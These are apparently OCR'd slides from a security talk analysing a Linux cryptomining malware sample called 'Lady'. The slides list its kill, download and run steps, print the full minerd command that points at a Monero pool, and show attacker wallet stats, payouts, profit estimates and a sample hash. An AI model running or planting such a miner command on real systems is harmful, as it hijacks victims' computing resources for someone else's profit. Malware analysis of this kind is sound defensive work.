
1. Check if a process called minerd is running and kills it.
2. Check if the file at `/opt/minerd` does not exists, download it, and copy it there.
3. Run it with any of the command parameters provided in the config file.

```
/opt/minerd -B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u 
48vKMSzWMF8TCV...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x
```

LADY LINUX ANALYSIS

Minerd

Monetization



Your Stats & Payment History

48vKMSzWMF[redacted]JHL3JDwp

Address: **48vKMSzWMF[redacted]JHL3JDwp**

Pending Balance: **3.011182909847 XMR**

Personal Threshold: **0.300 XMR** Change

Total Paid: 2346.400000000000 XMR

Last Share Submitted: less than a minute ago

Hash Rate: 96.58 KH/sec

Estimation for 24H: 22.49943322945235 XMR

Estimation next payout: Ready to payed 3 hours

Total Hashes Submitted: 596534737000


Payments

Time Sent	Transaction Hash	Amount	Mixin
9/6/2016, 6:03:36 PM	a38a01b1ee2f96e213573f2377c30bebe47632d915775acdc483e43b1cf08f6c	7.4000	2
9/6/2016, 9:33:15 AM	2631033065d5749dada1c8b6ea9dd366a2cbceab19518f8dbb225fda6127e7fd	7.6000	2

LADY LINUX ANALYSIS

Minerd

Monetization



Your Stats & Payment History

47TS1NQ[redacted]QbfRX Lookup

Address: **47TS1NQ[redacted]QbfRX**

Pending Balance: **2.646825828804 XMR**

Personal Threshold: **0.300 XMR** Change

Total Paid: 1947.600000000000 XMR

Last Share Submitted: less than a minute ago

Hash Rate: 91.31 KH/sec

Estimation for 24H: 21.271725493697392 XMR

Estimation next payout: 4 hours

Total Hashes Submitted: 495784493000


Payments

Time Sent	Transaction Hash	Amount	Mixin
9/6/2016, 6:03:36 PM	a38a01b1ee2f96e213573f2377c30bebe47632d915775acdc483e43b1cf08f6c	6.6000	2
9/6/2016, 9:33:15 AM	2631033065d5749dada1c8b6ea9dd366a2cbceab19518f8dbb225fda6127e7fd	6.3000	2

LADY LINUX ANALYSIS

Minerd

Monetization



Your Stats & Payment History

448J3J[redacted]5JftEox Lookup

Address: **448J3**[redacted]**5JftEox**

Pending Balance: **1.714040687245 XMR**

Personal Threshold: **0.300 XMR** Change

Total Paid: 203.300000000000 XMR

Last Share Submitted: less than a minute ago

Hash Rate: 26.86 KH/sec

Estimation for 24H: 6.257349104815594 XMR

Estimation next payout: 3 minutes

Total Hashes Submitted: 55594574000


Payments

Time Sent	Transaction Hash	Amount	Mixin
9/6/2016, 2:33:28 PM	185c19645df4c6b1bb793d6b6fcd9a2c03cdbda9c120c04c0da76cf941c26bca	1.9000	2
9/6/2016, 6:03:05 AM	55976d0642f45fb8a2c5a365df5eb461df32f3b2d19ef2df0118d827cdf799c6	1.8000	2

LADY LINUX ANALYSIS

Minerd

Monetization



Calculated for
1 XMR = $ 12

Hashing Power

96.58 KH/s

Power consumption (w)

0

Cost per KW/h ($)

0.12

PROFIT RATIO PER DAY
∞%

PROFIT PER MONTH
$ 7,331.62

Day	Profit per day $ 244.39	Mined/day XMR 20.37	Power cost/Day $ 0
Week	Profit per week $ 1,710.71	Mined/week XMR 142.56	Power cost/Week $ 0
Month	Profit per month $ 7,331.62	Mined/month XMR 610.97	Power cost/Month $ 0
Year	Profit per year $ 89.20 K	Mined/year XMR 7,433.44	Power cost/Year $ 0

https://www.cryptocompare.com/mining/calculator/xmr

LADY LINUX ANALYSIS

Minerd

Monetization

Hashing Power	Monthly profit
96.58 KH/sec	$7,331.62
91.31 KH/sec	$6,932.56
26.86 KH/sec	$2,042.91

$16,307.09

LADY LINUX ANALYSIS

SHA256:

9ad4559180670c8d60d4036a865a30b41b5d81b51c4df281168cb6af69618405

Thank you!

(for staying until the last talk)

Special thanks to Nibble, Malware Quintans, Tim Strazzere, and pancake.

Any questions?

Twitter: @zlowram_
Email: zlowram@gmail.com
Github: github.com/zlowram
Site: nopatch.me